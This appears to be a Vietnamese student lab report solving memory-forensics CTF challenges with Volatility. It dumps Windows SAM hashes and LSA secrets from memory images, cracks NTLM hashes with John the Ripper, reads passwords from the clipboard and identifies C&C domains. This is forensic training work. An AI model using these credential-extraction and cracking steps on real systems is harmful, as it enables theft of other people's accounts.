
Lab 1: Memory Forensics

+ Địa chỉ ảo của SYSTEM Key: 0x8b21c008

Nhóm em sẽ sử dụng plugin hashdump cùng với 2 địa chỉ ảo trên để trích xuất mã băm mật khẩu vào một tập tin .txt

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile Win7SP1x86_23418 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual Physical Name
-----
0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 ??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 ??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\UsrClass.dat
0x9aad6148 0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0x9aba79d0 0x11a259d0 ??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720 0x0a7d4720 ??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8b20c008 0x039e1008 [no name]
0x8b21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0x8d23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0x8ee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile Win7SP1x86_23418 hashdump -y 0x8b21c008 -s 0x9aad6148 > store/Password.txt
Volatility Foundation Volatility Framework 2.6.1
thaongoc@ubuntu:~/Downloads/volatility$ ls store
Password.txt
thaongoc@ubuntu:~/Downloads/volatility$
```

Mở file text vừa tạo được ra để xem mật khẩu người dùng



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
```

Thông tin của người dùng được lưu theo format sau:

<Username>:<User ID>:<LM hash>:<NT hash>:<Comment>:<Home Dir>:

Bước 3: Giải mã mật khẩu

Theo như nhóm tìm hiểu thì SAM Key lưu trữ mật khẩu người dùng dưới dạng hash LM hoặc hash NTLM

(Nguồn tham khảo: https://en.wikipedia.org/wiki/Security_Account_Manager)

Vì chúng ở dạng hàm băm nên để thấy được flag, nhóm em sẽ dùng tool để crack password. Cụ thể là nhóm em sẽ dùng tool John The Ripper để tìm ra mật khẩu của người dùng John Doe.

Trường hợp 1: Giả sử mật khẩu lưu dưới dạng hash LM

Lab 1: Memory Forensics

```
(bun㉿kali)-[~/Downloads]
$ john --format=LM Password.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 3 password hashes with no different salts (LM [DES 256/256 AVX2])
No password hashes left to crack (see FAQ)
```

=> Không tìm được password nào cả nên không có mật khẩu được băm theo kiểu NTLM

Trường hợp 2: Giả sử mật khẩu lưu dưới dạng hash NTLM

```
(bun㉿kali)-[~/Downloads]
$ john --format=NT Password.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
    (administrator)
    (Guest)
passw0rd (John Doe)
3g 0:00:00:00 DONE 2/3 (2024-09-27 22:46) 300.0g/s 1665Kp/s 1665Kc/s 4611KC/s
1234qwer..celtic
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.
```

=> Tìm được mật khẩu của John Doe. Vậy flag là passw0rd

Kết quả submit:

Command & Control - level 5

25 Points

Memory analysis

Author	Level	Validations	Note
Thanat0s, 16 February 2013	①	14590 Challengers 5%	★★★★★ 521 Votes I like I don't like

Statement

Berthier, the malware seems to be manually maintained on the workstations. Therefore it's likely that the hackers have found all of the computers' passwords. Since ACME's computer fleet seems to be up to date, it's probably only due to password weakness. John, the system administrator doesn't believe you. Prove him wrong!

Find john password.

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

[Download the challenge](#)

1 related resource(s)

- Volatility cheatsheet v2.4 (Forensic)

Validation

Well done but you've already won the 25 Points

Don't forget to give your opinion on the challenge by voting :)

4.5 Command-Control level-6

Yêu cầu: Tìm C&C domain mà attacker dùng

C&C Server là một máy chủ hoặc hệ thống có nhiệm vụ định hướng, điều khiển và theo dõi các hoạt động của phần mềm độc hại hoặc các cuộc tấn công mạng. C&C được sử dụng để gửi lệnh cho phần mềm độc hại, nhận dữ liệu từ nó và thu thập thông tin từ các máy bị nhiễm mã độc.

Do đó để tìm thông tin liên quan tới domain của server này thì nhóm em tập trung vào điều tra và phân tích process 2772 (tiến trình thực thi mã độc)

Thực hiện trích xuất file thực thi bằng plugin procdump

Dùng lệnh: python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 procdump -D ./ -p 2772

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 procdump -D ./ -p2772
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
----- -----
0x87b6b030 0x00400000 iexplore.exe OK: executable.2772.exe
```

Nhóm em tiếp tục thử tìm thông tin từ file thực thi bằng các câu lệnh dưới nhưng không thu được gì hữu dụng cả

```
thaongoc@ubuntu:~/Downloads/volatility/store$ strings -el -n 16 executable.2772.exe > 2772.txt
thaongoc@ubuntu:~/Downloads/volatility/store$ file executable.2772.exe
executable.2772.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
thaongoc@ubuntu:~/Downloads/volatility/store$ cat 2772.txt
thaongoc@ubuntu:~/Downloads/volatility/store$
```

Vậy nên để phân tích malware nhanh chóng và dễ nhìn thì nhóm dùng hybrid-analysis để xem có thu được thông tin gì về domain không

Domain	Address	Registrar	Country
ns2.wrauzfevvo.com	127.0.0.1 (Spoofed)	-	-
whereare.sexty-serbian	127.0.0.1 (Spoofed)	-	-
y0ug.itisjustluck.com	127.0.0.1 (Spoofed)	-	-
thisis.llk3aK3y.org	127.0.0.1 (Spoofed)	-	-
furious.devilslife.com	106.187.41.154	-	Japan
clients2.google.com	142.250.189.14	MarkMonitor, Inc. Organization: Google Inc. Name Server: NS1.GOOGLE.COM Creation Date: 1997-09-1ST00:00:00	United States

Lab 1: Memory Forensics

=> Phát hiện được 5 domain được đánh dấu là giả mạo

Để tìm flag thì nhóm em sẽ lần lượt submit cả 4 domain này

Kết quả submit:

Tìm được flag: th1sis.l1k3aK3y.org

Command & Control - level 6

50 Points

Reverse engineering

Author: Thanatos, 16 February 2013

Level: 6

Validations: 5715 Challengers | 2%
Note: 225 Votes
I like I don't like

Statement

Berthier, before blocking any of the malware's traffic on our firewalls, we need to make sure we found all its C&C. This will let us know if there are other infected hosts on our network and be certain we've locked the attackers out. That's it Berthier, we're almost there, reverse this malware!

The validation password is a fully qualified domain name : hote.domaine.tld

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de
NB : This challenge require the clearance of the level 3.

[Download the challenge](#)

1 related ressource(s)

- Volatility cheatsheet v2.4 (Forensic)

Validation

Well done but you've already won the 50 Points

E. KỊCH BẢN 5

Tài nguyên: Kb05-dp-E81.vmem

Yêu cầu 5. Thực hiện phân tích và điều tra, tìm flag dựa trên file dump bộ nhớ được cung cấp.

- Tìm tên và mật khẩu của tài khoản người dùng trong bộ nhớ
- Tìm tên (ComputerName) và địa chỉ IP của máy tính mục tiêu.
- Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ. Nếu tên trò chơi mà người này chơi. Cung cấp địa chỉ IP máy chủ của trò chơi.
- Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trong trò chơi. Tìm tên của tài khoản này.
- Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu cho email của mình do người này hay quên mật khẩu. Anh ta cũng có thói

Lab 1: Memory Forensics

quen luôn luôn sao chép (copy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

- Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại do tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (bao gồm cả extension). Mã độc này dưới dạng định dạng file gì?
- Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?
- Xác định mã độc lây lan từ nguồn nào (download ở đâu, link). Phân tích luồng hoạt động sau khi người này download tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?
- Nhân viên điều tra xác định được mã độc là một ransomware. Tìm địa chỉ ví Bitcoin của kẻ tấn công.
- Tìm mật khẩu mà kẻ tấn công dùng để mã hóa file.
- Trích xuất mật khẩu từ bộ nhớ, xem khả năng dùng mật khẩu này để giải mã file (do ransomware mã hóa)

Đáp án:

Tìm tên và mật khẩu của tài khoản người dùng trong bộ nhớ

- Kiểm tra thông tin của file dump bằng lệnh imageinfo như bình thường.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO 408: volatility.debug : Determining profile based on KDBG search ...
    134 Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_234
18, Win2008R2SP1x64, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/Lab1/Kb05-dp-E81.vme
m)02 614402
      3198110      PAE type : No PAE
      67887       DTB : 0x187000L
                  KDBG : 0xf80002c430a0L
      Number of Processors : 2
      Image Type (Service Pack) : 1
      77073       KPCR for CPU 0 : 0xfffff80002c44d00L
d202 297936       KPCR for CPU 1 : 0xfffff880009ef000L
      KUSER_SHARED_DATA : 0xfffff780000000000L
      Image date and time : 2018-08-04 19:34:22 UTC+0000
      Image local date and time : 2018-08-04 22:34:22 +0300
```

- Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x64 hoặc Win7SP1x64. Tiếp theo chúng ta có thể lấy hivelist như câu 1.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual          Physical          Name
_____
0xfffff8a00377d2d0 0x00000000624162d0 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d5bb320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a00033d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x000000000b92b010 \??\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x000000000db41410 \??\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat
```

Lab 1: Memory Forensics

- Công đoạn tiếp theo chỉ là tìm ra mã băm của mật khẩu dựa vào giá trị key của hệ thống [system key] và giá trị key của tập tin SAM [SAM key].

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0016d4010 > cau5hash.txt
Volatility Foundation Volatility Framework 2.6
```

- Mã hash mật khẩu được lưu vào file txt.

```
cau5hash.txt
~/Phap_chung/Lab1
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 Rick:1000:aad3b435b51404eeaad3b435b51404ee:518172d012f97d3a8fcc089615283940:::
```

- Theo tham khảo, em biết được plugin lsadump được sử dụng để trích xuất thông tin nhạy cảm từ **LSA Secrets** (Local Security Authority) trên các hệ thống Windows, chứa dữ liệu quan trọng như mật khẩu dịch vụ, thông tin tài khoản, và khóa bảo mật.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 (.....)
0x00000010 4d 00 6f 00 72 00 74 00 79 00 49 00 73 00 52 00 M.o.r.t.y.I.s.R.
0x00000020 65 00 61 00 6c 00 6c 00 79 00 41 00 6e 00 4f 00 e.a.l.l.y.A.n.O.
0x00000030 74 00 74 00 65 00 72 00 00 00 00 00 00 00 00 00 t.t.e.r.....
DPAPI_SYSTEM
0x00000000 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ,.....
0x00000010 01 00 00 00 36 9b ba a9 55 e1 92 82 09 e0 63 4c ....6...U.....cL
0x00000020 20 74 63 14 9e d8 a0 4b 45 87 5a e4 bc f2 77 a5 .tc....KE.Z...w.
0x00000030 25 3f 47 12 0b e5 4d a5 c8 35 cf dc 00 00 00 00 %?G...M..5.....
```

- Ta có default password là MortyIsReallyAnOtter, thử hash dòng mật khẩu này.

NTLM Hash Generator

Input String

MortyIsReallyAnOtter

Sample

Size : 20 B, 20 Characters

Auto

Output Text

Upper Case Lower Case

518172D012F97D3A8FCC089615283940

⇒ Trùng khớp với mật khẩu của tài khoản Rick.

Tìm tên (ComputerName) và địa chỉ IP của máy tính mục tiêu.

Lab 1: Memory Forensics

- Sử dụng lệnh printkey, một plugin của Volatility dùng để lấy các giá trị của một khóa registry cụ thể. Ở đây ta sử dụng \REGISTRY\MACHINE\SYSTEM là một đường dẫn tổng quát cho các cài đặt và thông tin cấu hình hệ thống trong Windows.
- Trong đây, chúng ta thực hiện truy vấn thông tin từ khóa registry ControlSet001\Control\ComputerName\ComputerName, nơi lưu trữ ComputerName của hệ thống Windows.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile
d32 614402

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2018-06-02 19:23:00 UTC+0000
    2381987
Subkeys: 073
d202 297936
Values:
REG_SZ          : (S) mnmsrvc
REG_SZ          ComputerName : (S) WIN-LO6FAF3DTFE
```

⇒ Vậy Computer Name là WIN-LO6FAF3DTFE

- Sử dụng plugin netscan để quét và trích xuất thông tin về các kết nối mạng (TCP/UDP) từ memory dump.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P) Proto Local Address      Foreign Address      State       Pid   Owner           Created
0x7d60f010 UDPv4 0.0.0.0:1900    :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d62b3f0 UDPv4 192.168.202.131:6771 :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:22 UTC+0000
0x7d62f4c0 UDPv4 127.0.0.1:62307   :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d62f920 UDPv4 192.168.202.131:62306 :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:17 UTC+0000
0x7d6424c0 UDPv4 0.0.0.0:50762   :::::                LISTENING  4076 chrome.exe   2018-08-04 19:33:37 UTC+0000
0x7d6b2450 UDPv6 ::1:1900        :::::                LISTENING  164 svchost.exe 2018-08-04 19:28:42 UTC+0000
0x7d6e3230 UDPv4 127.0.0.1:6771   :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:22 UTC+0000
0x7d6ed650 UDPv4 0.0.0.0:5355   :::::                LISTENING  620 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d71c8a0 UDPv4 0.0.0.0:0      :::::                LISTENING  868 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d71c8a0 UDPv6 :::::          :::::                LISTENING  868 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d74a390 UDPv4 127.0.0.1:52847  :::::                LISTENING  2624 bittorrentie.e 2018-08-04 19:27:24 UTC+0000
0x7d7602c0 UDPv4 127.0.0.1:52846  :::::                LISTENING  2308 bittorrentie.e 2018-08-04 19:27:24 UTC+0000
0x7d787010 UDPv4 0.0.0.0:65452   :::::                LISTENING  4076 chrome.exe   2018-08-04 19:33:42 UTC+0000
0x7d789b50 UDPv4 0.0.0.0:50523   :::::                LISTENING  620 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d789b50 UDPv6 :::::          50523               LISTENING  620 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d92a230 UDPv4 0.0.0.0:0      :::::                LISTENING  868 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d92a230 UDPv6 :::::          0.0.0.0:0          LISTENING  868 svchost.exe 2018-08-04 19:34:22 UTC+0000
0x7d9e8b50 UDPv4 0.0.0.0:20830   :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
0x7d9f4560 UDPv4 0.0.0.0:0      :::::                LISTENING  3856 WebCompanion.e 2018-08-04 19:34:22 UTC+0000
0x7d9f8cb0 UDPv4 0.0.0.0:20830   :::::                LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
0x7d9f8cb0 UDPv6 :::::          20830               LISTENING  2836 BitTorrent.exe 2018-08-04 19:27:15 UTC+0000
0x7d8bb390 TCPv4 0.0.0.0:9008   0.0.0.0:0          LISTENING  4 System
0x7d8bb390 TCPv6 :::::          9008               LISTENING  4 System
0x7d9a9240 TCPv4 0.0.0.0:8733   0.0.0.0:0          LISTENING  4 System
0x7d9a9240 TCPv6 :::::          8733               LISTENING  4 System
0x7d9e19e0 TCPv4 0.0.0.0:20830   0.0.0.0:0          LISTENING  2836 BitTorrent.exe
0x7d9e19e0 TCPv6 :::::          20830              LISTENING  2836 BitTorrent.exe
0x7d9e1c90 TCPv4 0.0.0.0:20830   0.0.0.0:0          LISTENING  2836 BitTorrent.exe
0x7d42ba90 TCPv4 -::0           56.219.196.26:0    CLOSED   2836 BitTorrent.exe
0x7d6124d0 TCPv4 192.168.202.131:49530 77.102.199.102:7575 CLOSED   708 LunarMS.exe
0x7d62d690 TCPv4 192.168.202.131:49229 169.1.143.215:8999 CLOSED   2836 BitTorrent.exe
0x7d634350 TCPv6 -::0           38db:fc41a:80fa:ffff:0 CLOSED   2836 BitTorrent.exe
```

⇒ Nhìn qua một loạt thì có thể thấy IP của máy là 192.168.202.131

Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ. Nếu tên trò chơi mà người này chơi. Cung cấp địa chỉ IP máy chủ của trò chơi.

- Dựa vào dữ liệu thu được từ plugin netscan ở trên, ta có được một loạt các chương trình. Sau khi tra gg thì trong các chương trình trên có trò chơi tên là LunarMS trong CTF và nó có địa chỉ IP là 77.102.199.102

Lab 1: Memory Forensics

0x7d9e19e0	TCPv6	:::20830	:::0	LISTENING	2836	BitTorrent.exe
0x7d9e1c90	TCPv4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe
0x7d42ba90	TCPv4	-:0	56.219.196.26:0	CLOSED	2836	BitTorrent.exe
0x7d6124d0	TCPv4	192.168.202.131:49530	77.192.199.102:7575	CLOSED	708	LunarMS.exe
0x7d62d690	TCPv4	192.168.202.131:49229	169.1.143.215:8999	CLOSED	2836	BitTorrent.exe
0x7d634350	TCPv6	-:0	38db:c41a:80fa:ffff:38db:c41a:80fa:ffff:0	CLOSED	2836	BitTorrent.exe
0x7d6f27f0	TCPv4	192.168.202.131:50381	71.198.155.180:34674	CLOSED	2836	BitTorrent.exe
0x7d704010	TCPv4	192.168.202.131:50382	92.251.23.204:6881	CLOSED	2836	BitTorrent.exe

Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trong trò chơi. Tìm tên của tài khoản này.

- Sử dụng plugin pslist để tìm tiến trình liên quan đến LunarMS.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 pslist | grep 'LunarMS.exe'
Volatility Foundation Volatility Framework 2.6
0xfffffa801b5cb740 LunarMS.exe          708    2728     18      346      1      1 2018-08-04 19:27:39 UTC+0000
```

- Sau khi có được PID của tiến trình này thì tiến hành dump nó ra.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump -D ./ -p 708
Volatility Foundation Volatility Framework 2.6
*****
Writing LunarMS.exe [ 708] to 708.dmp
```

- Thử tìm kiếm xem trong này có tài khoản hay mật khẩu nào không

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ strings 708.dmp | grep -E 'Lunar-3|login|account'
Please visit the website to charge your account.
Double-click on a character to login.
If you exit without creating a NEXON Passport account all your progress will be lost. Are you sure you want to exit?
A shoulder decoration given to trained Silent Crusaders. It can be kept in storage and #cshared with another character in your account 1 time#. It cannot be traded after.
A vicious-looking wolf hat. Can be #cmoved within an account one time#.
A wolf suit worn by trendy wolves. Can be #cmoved within an account one time#.
A mask given to exceptional Dual Blades. It can be #cshared between accounts once# through storage, after which it cannot be traded again.
A ring for the Returned Friend that can be put inside the Storage Room, and shared #only one time between characters within the same account.# You cannot trade it to users with other accounts.
A simple, one-note damage skin. #cOnce used, it will be permanently active until another skin is applied.#\r\n#This item will not be consumed upon use, and can be used until its expiration.#\n#You can place it in Storage and apply it to another character on the account even after use, but only once#.
A coupon for 500 Maple Reward Points.\r\n#Double-click to earn 500 Maple Reward Points. Restricted to 2 uses per account.\r\n10000 Candy Points will be refunded for any use of the coupon past the first 2.
A pendant filled with the essence of avarice. When equipped, it increases the chance of rare items being dropped in Monster Park. It can be kept in storage and #cshared with another character in your account 1 time#. It cannot be traded after.
An earring given to exceptional Cygnus Knights. It can be #cshared between accounts once# through storage, after which it cannot be traded again.
This item can be #cmoved once within an account# via the storage system. After that, it cannot be traded or moved.
A ring given to an exceptional Aran. It can be #cshared between accounts once# through storage, after which it cannot be traded again.
A legendary ring that improves along with its owner. Can be placed in storage and shared with other characters on the same account.
A Resistance ring that can be put inside the Storage Room, and shared between characters within the same account. You cannot trade it to users with other accounts.
A pendant given to trained Silent Crusaders. It can be kept in storage and #cshared with another character in your account 1 time#. It cannot be traded after.
A pendant given to trained Silent Crusaders. It can be kept in storage and #cshared with another character in your account 1 time#. It cannot be trad
```

- Dưới đây là những dòng có tên duy nhất mà em tìm thấy

```
Applies a damage skin decorated with secret damage skin(music). #cOnce used, it will be permanently active until another skin is applied. \r\n#This item will not disappear until the expiration date. \n#This can be moved once within an account through storage, after which it cannot be traded again.\r\n#Double-click# to get a Passion Badge.\n#This can be moved once within an account through storage, after which it cannot be traded again.#This is Chloe's account of the things that happened in the hospital. Perhaps there are secrets detailed within...
This is Chloe's account of the things that happened in the hospital. Perhaps there are secrets detailed within...
This is Chloe's account of the things that happened in the hospital. Perhaps there are secrets detailed within...
This is Chloe's account of the things that happened in the hospital. Perhaps there are secrets detailed within...
This is Chloe's account of the things that happened in the hospital. Perhaps there are secrets detailed within...
```

Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu cho email của mình do người này hay quên mật khẩu. Anh ta cũng có thói quen luôn luôn sao chép (copy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

- Do thói quen copy-paste mật khẩu của người này vì thế chúng ta biết được rằng mật khẩu sẽ được lưu trong bộ nhớ đệm. Sử dụng plugin clipboard để xem.

Lab 1: Memory Forensics

Session	WindowStation	Format	Handle	Object	Data
1	WinSta0	CF_UNICODETEXT	0x602e3	0xfffff900c1ad93f0	M@il_Pr0vid0rs
1	WinSta0	CF_TEXT	0x10		
1	WinSta0	0x150133L	0x200000000000		
1	WinSta0	CF_TEXT	0x1		
1			0x150133	0xfffff900c1c1adc0	

⇒ Thu được mật khẩu duy nhất M@il_Pr0vid0rs

Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại do tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (bao gồm cả extension). Mã độc này dưới dạng định dạng file gì?

- Để tìm kiếm các tiến trình可疑, chúng ta lại tiếp tục sử dụng plugin pslist.

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa8018d44740	System	409	Fixed	0x20	4	0	95	411	
0xfffffa801947e4d0	sms.exe	260	4	2	30	—	0	2018-08-04 19:26:03 UTC+0000	
0xfffffa801a0c8380	csrss.exe	348	336	9	563	0	0	2018-08-04 19:26:10 UTC+0000	
0xfffffa80198d3b30	csrss.exe	388	380	11	460	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801a2ed060	wininit.exe	396	336	3	78	0	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801aaaf4060	winlogon.exe	432	380	3	113	1	0	2018-08-04 19:26:11 UTC+0000	
0xfffffa801ab377c0	services.exe	492	396	11	242	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab3f060	lsass.exe	500	396	7	610	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa801ab461a0	lsm.exe	508	396	10	148	0	0	2018-08-04 19:26:12 UTC+0000	
0xfffffa8018e3c890	svchost.exe	604	492	11	376	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abbd30	vmacthlp.exe	668	492	3	56	0	0	2018-08-04 19:26:16 UTC+0000	
0xfffffa801abeb30	svchost.exe	712	492	8	301	0	0	2018-08-04 19:26:17 UTC+0000	
0xfffffa801ac2e9e0	svchost.exe	808	492	22	508	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac31b30	svchost.exe	844	492	17	396	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac4db30	svchost.exe	868	492	45	1114	0	0	2018-08-04 19:26:18 UTC+0000	
0xfffffa801ac753a0	audiogd.exe	960	808	7	151	0	0	2018-08-04 19:26:19 UTC+0000	
0xfffffa801ac97060	svchost.exe	1012	492	12	554	0	0	2018-08-04 19:26:20 UTC+0000	
0xfffffa801acd37e0	svchost.exe	620	492	19	415	0	0	2018-08-04 19:26:21 UTC+0000	
0xfffffa801ad5ab30	spoolsv.exe	1120	492	14	346	0	0	2018-08-04 19:26:22 UTC+0000	
0xfffffa801ad718a0	svchost.exe	1164	492	18	312	0	0	2018-08-04 19:26:23 UTC+0000	
0xfffffa801ae0f630	VGAAuthService.	1356	492	3	85	0	0	2018-08-04 19:26:25 UTC+0000	
0xfffffa801ae9290	vmtoolsd.exe	1428	492	9	313	0	0	2018-08-04 19:26:27 UTC+0000	
0xfffffa8019124b30	WmiPrvSE.exe	1800	604	9	222	0	0	2018-08-04 19:26:39 UTC+0000	
0xfffffa801afe7800	svchost.exe	1948	492	6	96	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801ae7f630	dllhost.exe	1324	492	15	207	0	0	2018-08-04 19:26:42 UTC+0000	
0xfffffa801aff3b30	msdtc.exe	1436	492	14	155	0	0	2018-08-04 19:26:43 UTC+0000	
0xfffffa801b112060	WmiPrvSE.exe	2136	604	12	324	0	0	2018-08-04 19:26:51 UTC+0000	
0xfffffa801b1e9b30	taskhost.exe	2344	492	8	193	1	0	2018-08-04 19:26:57 UTC+0000	
0xfffffa801b232060	sppsvc.exe	2500	492	4	149	0	0	2018-08-04 19:26:58 UTC+0000	
0xfffffa801b1bfab30	dwm.exe	2704	844	4	97	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b27e060	explorer.exe	2728	2696	33	854	1	0	2018-08-04 19:27:04 UTC+0000	
0xfffffa801b1cd30	vmtoolsd.exe	2804	2728	6	190	1	0	2018-08-04 19:27:06 UTC+0000	
0xfffffa801b290b30	BitTorrent.exe	2836	2728	24	471	1	1	2018-08-04 19:27:07 UTC+0000	2018-08-04 19:33:33 UTC+0000
0xfffffa801b2f02e0	WebCompanion.e	2844	2728	0	—	1	0	2018-08-04 19:27:07 UTC+0000	
0xfffffa801b3a30	SearchIndexer.e	3064	492	11	610	0	0	2018-08-04 19:27:14 UTC+0000	
